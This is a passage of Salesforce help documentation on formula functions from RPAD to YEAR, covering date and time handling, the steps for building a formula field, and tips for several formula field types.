Tips:	• Enter zero for *`num_digits`* to round a number to the nearest integer. • Salesforce automatically rounds numbers based on the decimal places you specify. For example, a custom number field with two decimal places stores 1.50 when you enter 1.49999. • Salesforce uses the round half-up rounding algorithm. Half-way values are always rounded up. For example, 1.45 is rounded to 1.5. –1.45 is rounded to –1.5. • The decimal numbers displayed depend on the decimal places you selected when defining the field in the custom field wizard. The *`num_digits`* represents the number of digits considered when rounding.

RPAD

Description:	Inserts characters that you specify to the right-side of a text string.

Use:	`RPAD(text, padded_length[, 'pad_string'])` and replace the variables: • *`text`* is the field or expression after which you want to insert characters. • *`pad_length`* is the number of total characters in the text string that will be returned. • *`pad_string`* is the character or characters that should be inserted. *`pad_string`* is optional and defaults to a blank space. If the value in *`text`* is longer than *`pad_string`*, *`text`* is truncated to the size of *`padded_length`*.
Example:	**Field Name: Padding Default** `RPAD(Name, 20)` truncates the `Name` field after 20 characters. For example, if the name is `mycompany.com`, the value returned is "mycompany.com." **My_Company: No Change** `RPAD('my_company.com', 14, 'z')` returns "my_company.com" without change because it has 14 characters. **Field Name: Padding with a Character** `RPAD(Name, 15, 'z')` returns "mycompany.comz" . **Field Name: Truncating** `RPAD(Name, 2)` truncates the name after the second character. For example, if the name is `mycompany.com`, the value returned is "my."
Tips:	Ending blank spaces are omitted.

SQRT

Description:	Returns the positive square root of a given number.
Use:	`SQRT(number)` and replace *`number`* with the field or expression you want computed into a square root.
Example:	`SQRT(25)` returns the square root of 25, which is 5. **Amplitude** `SQRT(Amplitude__c)` returns the square root of a custom number field representing the amplitude of an earthquake.
Tips:	• Calculating the square root of a negative number results in an error on the detail page. • Avoid division by zero errors by including an IF function such as: `IF(Amplitude__c >= 0, SQRT(Amplitude__c), null)`.

SUBSTITUTE

Description:	Substitutes new text for old text in a text string.

Use:	`SUBSTITUTE(text, old_text, new_text)` and replace *`text`* with the field or value for which you want to substitute values, *`old_text`* with the text you want replaced, and *`new_text`* with the text you want to replace the *`old_text`*.
Example:	`SUBSTITUTE(Name, "Coupon", "Discount")` returns the name of an opportunity that contains the term "Coupon" with the opportunity name plus "Discount" wherever the term "Coupon" existed. `SUBSTITUTE(Email, LEFT(Email, FIND("@", Email)), "www.")` finds the location of the @ sign in a person's email address to determine the length of text to replace with a "www." as a means of deriving their website address.
Tips:	• Each term provided in quotes is case sensitive. • If the *`old_text`* appears more than once, each occurrence is replaced with the *`new_text`* value provided even when that results in duplicates.

TEXT

Description:	Converts a percent, number, date, date/time, or currency type field into text anywhere formulas are used. Also, converts picklist values to text in approval rules, approval step rules, workflow rules, escalation rules, assignment rules, auto-response rules, validation rules, formula fields, field updates, and custom buttons and links.
Use:	`TEXT(value)` and replace *`value`* with the field or expression you want to convert to text format. Avoid using any special characters besides a decimal point (period) or minus sign (dash) in this function.

Example:	**Expected Revenue in Text**
	`TEXT(ExpectedRevenue)` returns the expected revenue amount of an opportunity in text format without a dollar sign. For example, if the `Expected Revenue` of a campaign is "$200,000," this formula field displays "200000."
	Asset ID
	`SerialNumber &"-"& TEXT(Quantity)` returns an asset ID number starting with the serial number and ending with the quantity separated by a dash. The `Serial Number` field is already text but the `Quantity` field is a number, requiring the TEXT function before it.
	Use Picklist Values in Math Equations
	`VALUE(LEFT(TEXT(Quantity), 5)) * Unit`
	This formula multiplies the first five numbers of the `Quantity` picklist by the `Unit` numeric field.
	Compare Two Picklists
	`IF(TEXT(bug_status) = TEXT(case_status), "Match", "Out of Sync")`
	This formula compares the values of the `bug_status` picklist with values of the `case_status` picklist.

Display Picklist Values From Parent Records

```
TEXT(Account.Industry)
```

This formula field on opportunities shows the industry of the associated account.

Concatenate Picklist Values

```
TEXT(Account.Industry) & " - " & TEXT(Account.SubIndustry__c)
```

This formula field on opportunities shows the industry and subindustry of the associated account.

Validation Rule Examples:

Block the Save of a Closed Opportunity

`CONTAINS(TEXT(Status), "Closed")` returns TRUE if the `Status` picklist contains the value "Closed," such as "Closed Won" and "Closed Lost." This validation rule formula blocks users from saving changes to a closed opportunity.

Use Numeric Functions on Numeric Picklist Values

`VALUE(LEFT(TEXT(Quantity), 5)) * Unit > 10000` multiplies the first five numbers of the `Quantity` picklist by the `Unit` numeric field, and returns TRUE if the result is greater than 10,000.

Directly Compare Two Picklists

`TEXT(bug_status) = TEXT(case_status)` compares the values of the bug_status picklist with values of the case_status picklist, and returns TRUE if they are equal.

Tips:

- The returned text is not formatted with any currency, percent symbols, or commas.
- Values are not sensitive to locale. For example, 24.42 EUR are converted into the number 24.42.
- Percents are returned in the form of a decimal.
- Dates are returned in the form of YYYY-MM-DD, that is, a four-digit year and two-digit month and day.
- Date/time values are returned in the form of YYYY-MM-DD HH:MM:SSZ where YYYY is a four-digit year, MM is a two-digit month, DD is a two-digit day, HH is the two-digit hour, MM are the minutes, SS are the seconds, and Z represents the zero meridian indicating the time is returned in UTC time zone.
- Picklist fields are supported in TEXT functions used in these kinds of formulas: validation rules, approval rules, approval step rules, workflow rules, escalation rules, assignment rules, auto-response rules, formula fields, field updates, and custom buttons and links. In other formulas, use ISPICKVAL or CASE when referencing a picklist field.
- The TEXT function always returns picklist values in your organization's master language, not the language of the current user.

TODAY

Description:	Returns the current date as a date data type.
Use:	`TODAY()`
Example:	`TODAY()-Sample_date_c` calculates how many days in the sample are left.

Validation Rule Example:	`SampleDate < TODAY()` This example ensures that users cannot change the `Sample Date` to any date in the past.
Tips:	• Do not remove the parentheses. • Keep the parentheses empty. They do not need to contain a value. • Use a date field with a TODAY function instead of a date/time field. `Last Activity Date` is a date field whereas `Created Date` and `Last Modified Date` are date/time fields. • See NOW if you prefer to use a date/time field. • Dates and times are always calculated using the user's time zone. • Use addition and subtraction operators with a TODAY function and other date fields to return a number, representing number of days. For example `TODAY()-LastActivityDate` calculates the number of days since the last activity date. In this example, the formula field data type is a number. • Use addition and subtraction operators with a TODAY function and numbers to return a date. For example `TODAY() +5` calculates the date five days ahead of today. In this example, the formula field data type is a date.

TRIM

Description:	Removes the spaces and tabs from the beginning and end of a text string.
Use:	`TRIM(`***`text`***`)` and replace *`text`* with the field or expression you want to trim.
Example:	`TRIM(LEFT(LastName,5))& "-" & RIGHT(FirstName, 1)` returns a network ID for users that contains the first five characters of their last name and first character of their first name separated by a dash.

UPPER

Description:	Converts all letters in the specified text string to uppercase. Any characters that are not letters are unaffected by this function. Locale rules are applied if a locale is provided.
Use:	`UPPER(`***`text`***`, [`***`locale`***`])` and replace *`text`* with the field or expression you wish to convert to uppercase, and *`locale`* with the optional two-character ISO language code or five-character locale code, if available.
Example:	**MYCOMPANY.COM** `UPPER("mycompany.com")` returns "MYCOMPANY.COM." **MYCOMPANY.COM 123** `UPPER("Mycompany.com 123")` returns "MYCOMPANY.COM 123." **Applying Turkish Language Locale Rules** The Turkish language has two versions of the letter i: one dotted and one dotless. The locale rules for Turkish require the ability to capitalize the dotted i, and allow the dotless I to be lowercase. To

correctly use the `UPPER()` function with the Turkish language locale, use the Turkish locale code *tr* in the `UPPER()` function as follows:

`UPPER(text, "tr")`

This ensures that any dotted i in the `text` does not transform to a dotless I.

URLENCODE

Description:	Encodes text and merge field values for use in URLs by replacing characters that are illegal in URLs, such as blank spaces, with the code that represent those characters as defined in *RFC 3986, Uniform Resource Identifier (URI): Generic Syntax*. For example, blank spaces are replaced with `%20`, and exclamation points are replaced with `%21`.
Use:	`{!URLENCODE(text)}` and replace `text` with the merge field or text string that you want to encode.
Example:	If the merge field `foo__c` contains `<B>Mark's page<b>`, `{!URLENCODE(foo_c)}` results in: `%3CB%3EMark%27s%20page%3C%2Fb%3E`
Tips:	• This function is only available in custom buttons and links, and in Visualforce. • Custom buttons and links with URL content sources have separate encoding settings. If you use the URLENCODE function to encode a custom button or link that has an encoding setting specified, Salesforce first encodes the URL according to the custom button or link setting, then encodes the result. For example, if the URL in a custom link contains a space and its encoding setting is UTF8, Salesforce first encodes the space to a plus sign (+), then the URLENCODE function converts the plus sign to its character code, `%2B`. • When you include the standard `Account` field on opportunities (`Opportunity.Account`) in the URLENCODE function, the value of the field is the account ID, not the account name. To encode the account name, create a custom cross-object formula field on opportunities that spans to the account name, and use that field in the URLENCODE function instead of `Opportunity.Account`. For example, if the cross-object formula is `AccountNameFormula__c`, use the following: `http://www.google.com/search?q={!URLENCODE (Opportunity.AccountNameFormula__c)}`

URLFOR

Description:	Returns a relative URL for an action, s-control, Visualforce page, or a file in a static resource archive in a Visualforce page.
Use:	`{!URLFOR(target, id, [inputs], [no override])}` and replace `target` with the URL or action, s-control, or static resource merge variable, `id` with a reference to the record, and `inputs` with any optional parameters. The `no override` argument is also optional and defaults to "false." It applies to targets for standard Salesforce pages such as $Action.Account.New. Replace `no override` with "true" when you want to display a standard Salesforce page regardless of whether you have defined an override for it elsewhere.

To access a Visualforce page, simply enter the name of your page preceded by an "apex/." For example, if your Visualforce page is named `myTestPage`, you would use `{!URLFOR("/apex/myTestPage")}`.

Visualforce Example:

```
<apex:image url="{!URLFOR($Resource.TestZip,
                 'images/Bluehills.jpg')}" width="50"
height="50"/>
```

In this example, the `<apex:image>` component references a .jpg file contained within a .zip file that has been uploaded as a static resource. When uploaded, the name of the static resource was defined as `TestZip`, and the path to the image within the resource is `images/Bluehills.jpg`.

Tips:

- Use global variables to access special merge fields for actions, s-controls, and static resources.
- If an input parameter name begins with any character other than a letter or dollar sign ($), enclose it in quotation marks.
- Enclose multiple *`inputs`* in brackets to indicate they are together:

  ```
  {!URLFOR($Action.Case.View, Case.Id, [parm1="A", parm2="B"])}
  ```

- Set *`inputs`* to null if you do not have any to pass yet you want to set the *`no override`* argument:

  ```
  {!URLFOR($Action.Case.View, Case.Id, null, true)}
  ```

- When you override a standard action, that action is no longer available in Salesforce. For example, if you override the new account action, that affects the **New** button on all pages such as the account detail page, account related lists on other detail pages, and the **Create New** drop down list in the sidebar. To override a standard action yet still access it, use the *`no override`* argument in your s-control to reference that action.
- When you override the tab home page for a standard or custom tab, set *`target`* to the "Tab" `$Action` global variable and *`id`* to the object type. For example, `URLFOR($Action.Account.Tab, $ObjectType.Account)`
- This function is only available in custom buttons, links, s-controls, and Visualforce pages.

VALUE

Description: Converts a text string to a number.

Use: `VALUE(`***`text`***`)` and replace *`text`* with the field or expression you want converted into a number.

Example:

Lead Number

`VALUE(Lead_Number__c)` returns a number for the text value in the auto-number field `Lead Number`. This can be useful if you want to use the `Lead Number` field in a calculation. Note that auto-number fields are actually text fields and must be converted to a number for numeric calculations.

Round Robin Lead Assignment

```
MOD(VALUE(Lead_Number__c), 3)
```

This formula is for a custom formula field named Round_Robin_ID that assigns each lead a value of 0, 1, or 2. This formula uses a custom auto-number field called `Lead Number` that assigns each lead a unique number starting with 1. The MOD function divides the lead number by the number of lead queues available (three in this example) and returns a remainder of 0, 1, or 2. Use the value of this formula field in your lead assignment rules to assign lead records to different queues. For example:

- Round_Robin_ID = 0 is assigned to Queue A
- Round_Robin_ID = 1 is assigned to Queue B
- Round_Robin_ID = 2 is assigned to Queue C

Tips:

Make sure the text in a VALUE function does not include any special characters other than a decimal point (period) or minus sign (dash). For example, the formula `VALUE(Text_field__c)` produces these results:

- If `Text field` is 123, the result is **123**
- If `Text field` is blank, the result is **#Error!**
- If `Text field` is $123, the result is **#Error!**
- If `Text field` is EUR123, the result is **#Error!**

VLOOKUP

Description:

Returns a value by looking up a related value on a custom object similar to the VLOOKUP() Excel function.

Use:

`VLOOKUP(`***`field_to_return, field_on_lookup_object, lookup_value`***`)` and replace *`field_to_return`* with the field that contains the value you want returned, *`field_on_lookup_object`* with the field on the related object that contains the value you want to match, and *`lookup_value`* with the value you want to match.

Validation Rule Example:

This example checks that a billing postal code is valid by looking up the first five characters of the value in a custom object called Zip_Code__c that contains a record for every valid zip code in the US. If the zip code is not found in the Zip_Code__c object or the billing state does not match the corresponding State_Code__c in the Zip_Code__c object, an error is displayed.

```
AND( LEN(BillingPostalCode) > 0, OR(BillingCountry = "USA",
BillingCountry = "US"),
                  VLOOKUP(
$ObjectType.Zip_Code__c.Fields.State_Code__c,
$ObjectType.Zip_Code__c.Fields.Name, LEFT(BillingPostalCode,5))
<>
                  BillingState )
```

Note:

- Use this example when the billing country is US or USA.
- You can download US zip codes in CSV file format from http://zips.sourceforge.net.

Tips:	• The *field_to_return* must be an auto number, roll-up summary, lookup relationship, master-detail relationship, checkbox, date, date/time, email, number, percent, phone, text, text area, or URL field type. • The *field_on_lookup_object* must be the `Record Name` field on a custom object. • The *field_on_lookup_object* and *lookup_value* must be the same data type. • If more than one record matches, the value from the first record is returned. • The value returned must be on a custom object. • You cannot delete the custom field or custom object referenced in this function. • This function is only available in validation rules.

YEAR

Description:	Returns the four-digit year in number format of a given date.
Use:	`YEAR(`***date***`)` and replace *date* with the field or expression that contains the year you want returned.
Example:	`YEAR(TODAY())- YEAR(Initial_Meeting__c)` returns the number of years since your initial meeting with a client. This example uses a custom date field called `Initial Meeting`.

SEE ALSO:

Formula Operators and Functions A–H

Formula Operators and Functions

Using Date and Date/Time Values in Formulas

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

Date formulas are useful for managing payment deadlines, contract ages, or any other features of your organization that are time or date dependent.

Two data types are used for working with dates: Date and Date/Time. Most values that are used when working with dates are of the Date data type, which store the year, month, and day. Some fields, such as `CreatedDate`, are Date/Time fields, meaning they not only store a date value, but also a time value (stored in GMT but displayed in the users' time zone). Date and Date/Time fields are formatted in the user's locale when viewed in reports and record detail pages.

You can use operations like addition and subtraction on Date and Date/Time values to calculate a future date or elapsed time between two dates. If you subtract one date from another, for example, the resulting value will be the difference between the two initial values in days (Number data type). The same operation between two Date/Time values returns a decimal value indicating the difference in number of days, hours, and minutes.

For example, if the difference between two Date/Time values is 5.52, that means the two values are separated by five days, 12 hours (0.5 of a day), and 28 minutes (0.02 of a day). You can also add numeric values to Dates and Date/Times. For example, the operation `TODAY() + 3` returns three days after today's date. For more information and examples of working with dates, see the list of Sample Date Formulas.

Throughout the examples, the variables *date* and *date/time* are used in place of actual Date and Date/Time fields or values.

Keep in mind that complex date functions tend to compile to a larger size than text or number formula functions, so you might run into issues with formula compile size. See *Tips for Reducing Formula Size* for help with this problem.

TODAY() and NOW()

The `TODAY()` function returns the current day, month, and year as a Date data type. This function is useful for formulas where you are concerned with how many days have passed since a previous date, the date of a certain number of days in the future, or if you just want to display the current date.

The `NOW()` function returns the Date/Time value of the current moment. It's useful when you are concerned with specific times of day as well as the date.

For details on how to convert between Date values and Date/Time values, see Converting Between Date/Time and Date.

The DATE() Function

The `DATE()` function returns a Date value, given a year, month, and day. Numerical Y/M/D values and the `YEAR()`, `MONTH()`, and `DAY()` functions are valid parameters for `DATE()`. For example `DATE( 2013, 6, 1 )` returns June 6, 2013. Similarly, `DATE( YEAR( TODAY() ), MONTH( TODAY() ) + 3, 1)` returns the Date value of the first day three months from today in the current year, assuming the date is valid (for example, the month falls between 1 and 12).

If the inputted Y/M/D values result in an invalid date, the `DATE()` function returns an error, so error checking is an important part of working with Date values. You can read about methods for handling invalid dates in Sample Date Formulas.

Converting Between Date/Time and Date

Date and Date/Time aren't interchangeable data types, so when you want to perform operations between Date and Date/Time values, you need to convert the values so they are both the same type. Some functions (such as `YEAR()`, `MONTH()`, and `DAY()`) also only work on Date values, so Date/Time values must be converted first.

Use the `DATEVALUE( date/time )` function to return the Date value of a Date/Time. For example, to get the year from a Date/Time, use `YEAR( DATEVALUE( date/time ) )`.

You can convert a Date value to a Date/Time using the `DATETIMEVALUE( date )` function. The time will be set to 12:00 a.m. in Greenwich Mean Time (GMT), and then converted to the time zone of the user viewing the record when it's displayed. For a user located in San Francisco, `DATETIMEVALUE( TODAY() )` returns 5:00 p.m. on the previous day (during Daylight Saving Time) rather than 12:00 a.m. of the current day. See A Note About Date/Time and Time Zones for more information.

Converting Between Date and Text

If you want to include a date as part of a string, wrap the Date value in the `TEXT()` function to convert it to text. For example, if you want to return today's date as text, use:

```
"Today's date is " & TEXT( TODAY() )
```

This returns the date in the format "YYYY-MM-DD" rather than in the locale-dependent format. You can change the format by extracting the day, month, and year from the date first and then recombining them in the format you want. For example:

```
"Today's date is " & TEXT( MONTH( date ) ) & "/" & TEXT( DAY( date ) ) & "/" & TEXT( YEAR(
 date ) ) )
```

You can also convert text to a Date so you can use the string value with your other Date fields and formulas. You'll want your text to be formatted as "YYYY-MM-DD". Use this formula to return the Date value:

```
DATEVALUE( "YYYY-MM-DD" )
```

Converting Between Date/Time and Text

You can include Date/Time values in a string using the `TEXT()` function, but you need to be careful of time zones. For example, consider this formula:

```
"The current date and time is " & TEXT( NOW() )
```

In this formula, `NOW()` is offset to GMT. Normally, `NOW()` would be converted to the user's time zone when viewed, but because it's been converted to text, the conversion won't happen. So if you execute this formula on August 1st at 5:00 PM in San Francisco time (GMT-7), the result is "The current date and time is 2013–08–02 00:00:00Z".

When you convert a Date/Time to text, a "Z" is included at the end to indicate GMT. `TEXT( date/time )` returns "Z" if the field is blank. So if the Date/Time value you're working with might be blank, check for this before converting to text:

```
IF(
 ISBLANK( date/time ),
 "",
 TEXT( date/time )
)
```

To convert a string to a Date/Time value, use `DATETIMEVALUE()` passing in a string in the format "YYYY-MM-DD HH:MM:SS". This method returns the Date/Time value in GMT.

A Note About Date/Time and Time Zones

Date and Date/Time values are stored in GMT. When a record is saved, field values are adjusted from the user's time zone to GMT, and then adjusted back to the viewer's time zone when displayed in record detail pages and reports. With Date conversions this doesn't pose a problem, since converting a Date/Time to a Date results in the same Date value.

When working with Date/Time fields and values, however, the conversion is always done in GMT, not the user's time zone. Subtracting a standard Date/Time field from another isn't a problem because both fields are in the same time zone. When one of the values in the calculation is a conversion from a Text or Date value to a Date/Time value, however, the results are different.

Let's say a San Francisco user enters a value of 12:00 AM on August 2, 2013 in a custom Date/Time field called `Date_Time_c`. This value is stored as 2013–08–02 07:00:00Z, because the time difference in Pacific Daylight Time is GMT-7. At 12:00 p.m. PDT on August 1st, the user views the record and the following formula is run:

```
Date_Time_c - NOW()
```

In the calculation, `NOW()` is 2013–08–01 19:00:00Z, and then subtracted from 2013–08–02 07:00:00Z, to return the expected result of 0.5 (12 hours).

Suppose that instead of NOW(), the formula converts the string "2013–08–01 12:00:00" to a Date/Time value:

```
Date_Time_c - DATETIMEVALUE( "2013-08-01 12:00:00" )
```

In this case, `DATETIMEVALUE( "2013-08-01 12:00:00" )` is 2013–08–01 12:00:00Z, and returns a result of 0.79167, or 19 hours.

There's no way to determine a user's time zone in a formula. If all of your users are in the same time zone, you can adjust the time zone difference by adding or subtracting the time difference between the users' time zone and GMT to your converted values. However, since time zones can be affected by Daylight Saving Time, and the start and end dates for DST are different each year, this is difficult to manage in a formula. We recommend using Apex for transactions that require converting between Date/Time values and Text or Date values.

SEE ALSO:

Tips for Building Formulas

Build a Formula Field

Your custom formula fields require special attributes.

Note: The Getting Started with Formulas (Salesforce Classic) help video includes a live demo of these steps.

1. Begin building a formula field the same way you create a custom field. See Create Custom Fields on page 4783.
2. Select the data type for the formula. Choose the appropriate data type for your formula based on the output of your calculation. See Formula Data Types on page 4892.
3. Choose the number of decimal places for currency, number, or percent data types. This setting is ignored for currency fields in multicurrency organizations. Instead, the `Decimal Places` for your currency setting apply.

   Note: Salesforce uses the round half up tie-breaking rule for numbers in formula fields. For example, 12.345 becomes 12.35 and −12.345 becomes −12.34.

4. Click **Next**.
5. Build your formula:

   a. If you are building a formula in the **Advanced Formula** tab or for approvals or rules, such as workflow, validation, assignment, auto-response, or escalation, click **Insert Field**, choose a field, and click **Insert**.

   To create a basic formula that passes specific Salesforce data, select the **Simple Formula** tab, choose the field type in the `Select Field Type` drop-down list, and choose one of the fields listed in the `Insert Field` drop-down list.

   Tip: Build cross-object formulas to span to related objects and reference merge fields on those objects.

   b. To insert an operator, choose the appropriate operator icon from the `Insert Operator` drop-down list.

   c. Optionally, click the **Advanced Formula** tab to use functions and view additional operators and merge fields. Functions are prebuilt formulas that you can customize with your input parameters.

   d. To insert a function, double-click its name in the list, or select it and click **Insert Selected Function**. To filter the list of functions, choose a category from the `Functions` drop-down list. Select a function and click **Help on this function** to view a description and examples of formulas using that function.

   e. Consider adding comments to your formula, especially if it is complicated. Comments must begin with a forward slash followed by an asterisk (`/*`), and conclude with an asterisk followed by a forward slash (`*/`).

   Comments are useful for explaining specific parts of a formula to anyone viewing the formula definition. For example:

```
AND(
/*competitor field is required, check to see if field is empty */
LEN(Competitor__c) = 0,
/* rule only enforced for ABCD record types */
RecordType.Name = "ABCD Value",
/* checking for any closed status, allows for additional closed picklist values in
the future */
CONTAINS(TEXT(StageName), "Closed")
)
```

   You can also use comments to *comment out* sections of your formula when debugging and checking the syntax to locate errors in the formula.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To view formula field details:
- "View Setup and Configuration"

To create, change, or delete formula fields:
- "Customize Application"

Note:

- Nesting comments causes a syntax error. For example, you cannot save a formula that has the following:

```
/* /* comment */ */
```

- Commenting out a whole formula causes a syntax error.
- Comments count against the character and byte size limits in formulas.

Note: Formula fields can contain up to 3,900 characters, including spaces, return characters, and comments. If your formula requires more characters, create separate formula fields and reference them in another formula field. The maximum number of displayed characters after an evaluation of a formula expression is 1,300.

6. To check your formula for errors, click **Check Syntax**.
7. Optionally, enter a description of the formula in the `Description` box.
8. If your formula references any number, currency, or percent fields, choose an option for handling blank fields. To give any blank fields a zero value, choose `Treat blank fields as zeros`. To leave these fields blank, choose `Treat blank fields as blanks`.
9. Click **Next**.
10. Set the field-level security to determine whether the field should be visible for specific profiles, and click **Next**.
11. Choose the page layouts that should display the field. The field is added as the last field in the first two-column section on the page layout. For user custom fields, the field is automatically added to the bottom of the user detail page.
12. Click **Save** to finish or **Save & New** to create more custom fields.

Note: Because formula fields are automatically calculated, they are read-only on record detail pages and do not update last modified date fields. Formula fields are not visible on edit pages.

In account formulas, all business account fields are available as merge fields. However, account fields exclusive to person accounts such as `Birthdate` and `Email` are not available.

Tips for Building Formulas

What Are Cross-Object Formulas?

SEE ALSO:

Elements of a Formula

Merge Fields for Formulas

Tips for Building Formulas

Formula Operators and Functions

Quick Reference Guide: Formula Fields

Tips for Building Formulas

Watch a Demo: Formulas: Tips and Gotchas (Salesforce Classic)

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

- Formula fields that a user can see may reference fields that are hidden or read only using field-level security. If the formula field contains sensitive information, use field-level security to hide it.
- You can add activity formula fields to task and event page layouts. Note that a task-related formula field on an event page layout may not be useful. Likewise, event-related formula fields on task page layouts may not be useful.
- To determine if a record is a task or event, use the `IsTask` merge field. For example:

```
IF(IsTask, "This is a task", "This is an event")
```

Tips for Working with Date and Date/Time Formula Fields

Tips for Using Merge Fields in Formulas

Tips for Working with Number Formula Fields

Tips for Working with Picklist and Multi-Select Picklist Formula Fields

Tips for Referencing Record Types in Formulas

Tips for Working with Text Formula Fields

SEE ALSO:

Build a Formula Field

Common Formula Errors

Tips for Working with Date and Date/Time Formula Fields

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

- Dates and times are always calculated using the user's time zone.
- Date and date/time fields can't be used interchangeably. The name alone may not indicate if a field is a date or date/time. For example, `Created Date` and `Last Modified Date` are date/time fields whereas `Last Activity Date` is a date field. Use the DATEVALUE function to convert a date/time field into a date field.

  Note: The `Created Date` and `Last Modified Date` fields display only the date, not the date and time.

- Use addition and subtraction operators with date or date/time fields to calculate duration. For example, subtract a date from another date to calculate the number of days between the two. Likewise, you can subtract the date/time from another date/time to get the number of days between the two as a number. See NOW or TODAY for suggested use.
- Use addition and subtraction operators with numbers to return another date or date/time. For example, `{!CreatedDate} + 5` calculates the date and time five days after a record's created date. Note that the expression returns the same data type as the one given; a date field plus or minus a number returns a date, and a date/time field plus or minus a number returns a date/time.
- When calculating dates using fractions, Salesforce ignores any numbers beyond the decimal. For example:

  `TODAY() + 0.7` is the same as `TODAY() + 0`, which is today's date.

  `TODAY() + 1.7` is the same as`TODAY() + 1`, which is tomorrow's date.

  `TODAY() + (-1.8)` is the same as `TODAY() + (-1)`, which is yesterday's date.

- To calculate the value of two fractions first, group them within parentheses. For example:

  `TODAY() + 0.5 + 0.5` is the same as `TODAY() + 0 + 0`, which is today's date.

  `TODAY() + (0.5+0.5)` is the same as `TODAY() + 1`, which is tomorrow's date.

- Years can't be zero and must be between -4713 and 9999.

SEE ALSO:

Tips for Building Formulas

Tips for Using Merge Fields in Formulas

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

- Delegated administrators need to have access to custom objects to access the objects' merge fields from formulas.
- In account formulas, all business account fields are available as merge fields. However, account fields exclusive to person accounts such as `Birthdate` and `Email` are not available.
- You can't use formula fields that include related object merge fields in roll-up summary fields.
- Formulas and roll-up summary fields can't reference fields on external objects.
- Using `RecordType.Id` can make your formula less readable; when you do use it, write in-line comments into the formula to clarify.
- To determine if a record is a task or event, use the `IsTask` merge field. For example:

```
IF(IsTask, "This is a task", "This is an event")
```

- To reference the unique identifier for your Salesforce organization in a formula, insert the `$Organization.Id` merge field. This merge field can display anywhere formula fields can except in reports.
- Some merge fields display as radio buttons but function like picklist fields when referenced in a formula.

  Use the values "Read," "Edit," and "None" in a formula when referencing:

  - $UserRole.CaseAccessForAccountOwner
  - $UserRole.OpportunityAccessForAccountOwner
  - CaseAccessLevel (on Territory)
  - OpportunityAccessLevel (on Territory)

  Use the values "Read," "Edit," and "All" in a formula when referencing:

  - AccountAccessLevel (on Territory)

- If you create a contacts formula field that references account merge fields, that field can be included in contact page layouts but should not be included in person accounts page layouts. The formula field will display a value of `#Error` on the person accounts page.

SEE ALSO:

Tips for Building Formulas

Tips for Working with Number Formula Fields

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

- Use the decimal version of a percent when working with percent fields in formulas. For example, `IF(Probability =1...)` for 100% probability or `IF(Probability =0.9...)` for 90% probability.
- Reference auto-number fields as text fields in formulas.
- The output of your formula must be less than 19 digits.
- Formulas can contain a mix of numbers, percents, and currencies as in this example: `AnnualRevenue / NumberOfEmployees`.
- Salesforce uses the round half up tie-breaking rule for numbers in formula fields. For example, 12.345 becomes 12.35 and –12.345 becomes –12.34.

SEE ALSO:

Tips for Building Formulas

Tips for Working with Picklist and Multi-Select Picklist Formula Fields

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

- You can use special picklist fields in your formulas, such as `IsEscalated` for cases and `IsWon` for opportunities.
- Picklist fields can only be used in these functions:
  - ISPICKVAL—Compares the value of a picklist to a single value.
  - CASE—Compares the value of a picklist to multiple values.
  - TEXT—Converts a picklist value into a text value so that you can work with the value in functions that support text value, such as CONTAINS. (Available in only flow formula resources, formula fields, validation rules, and workflow field updates.)
- The TEXT function always returns picklist values in your organization's master language, not the language of the current user.
- Multi-select picklist fields can only be used in these functions:
  - INCLUDES
  - ISBLANK
  - ISNULL
  - ISCHANGED (Only in assignment rules, validation rules, workflow field updates, and workflow rules in which the evaluation criteria is set to **Evaluate the rule when a record is: created, and every time it's edited**)
  - PRIORVALUE (Only in assignment rules, validation rules, workflow field updates, and workflow rules in which the evaluation criteria is set to **Evaluate the rule when a record is: created, and every time it's edited**)

SEE ALSO:

Tips for Building Formulas

Tips for Referencing Record Types in Formulas

Reference record types in formulas if you want different workflow rules, validation rules, and lookup filters to apply to different record types. For example, you can:

- Create a workflow rule on accounts that emails different teams based on the account record type the user selects when creating the account.
- Create a validation rule on opportunities that allows only members of the North American sales team to save opportunities with the Domestic record type.

When possible, use `RecordTypeId` instead of `RecordType.Name` to reference a specific record type. While `RecordType.Name` makes a formula more readable, you must update the formula if the name of the record type changes, whereas the ID of a record type never changes. Also, `RecordType.Name` requires a cross-object reference to the record type, while `RecordTypeId` doesn't. However, if you are deploying formulas across organizations (for example, between sandbox and production), use `RecordType.Name` because IDs are not the same across organizations.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

Record types available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Avoid using `$RecordType` in formulas, except in default value formulas. Instead, use the `RecordType` merge field (for example, `Account.RecordType.Name`) or the `RecordTypeId` field on the object.

SEE ALSO:

Tips for Building Formulas

Tips for Working with Text Formula Fields

- Before using the HYPERLINK function, consider the differences between hyperlinks and custom links.
  - Hyperlink formula fields are just like other custom fields that you can display in list views and reports.
  - Custom links display on detail pages in a predefined section; hyperlink formula fields can display on a detail page wherever you specify.
  - Using custom links, you can specify display properties such as window position and opening in a separate popup position; hyperlink formula fields open in a new browser window by default or you can specify a different target window or frame.
  - Your formulas can reference custom links. Before deleting a custom link, make sure it is not referenced in a formula field.
  - Hyperlink formula fields that contain relative URLs to Salesforce pages, such as `/rpt/reportwizard.jsp`, can be added to list views, reports, and related lists. However, use a complete URL, including the server name and `https://`, in your hyperlink formula before adding it to a search layout. Formula fields aren't available in search result layouts.
- To insert text in your formula field, surround the text with quotation marks. For example, to display "CASE: 123," use this formula `"CASE: "& CaseNumber__c`.
- Use the backslash (\) character before a quote or backslash to insert it as a literal value in your output. For example, `"Trouble\\Case \"Ticket\": "` in your formula displays Trouble\Case "Ticket": on detail pages.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

SEE ALSO:

Tips for Building Formulas

What Are Cross-Object Formulas?

Cross-object formulas are formulas that span two related objects and reference merge fields on those objects. Cross-object formulas can reference merge fields from a master ("parent") object if an object is on the detail side of a master-detail relationship. Cross-object formulas also work with lookup relationships.

You can reference fields from objects that are up to 10 relationships away. Cross-object formulas are available anywhere formulas are used except when creating default values.

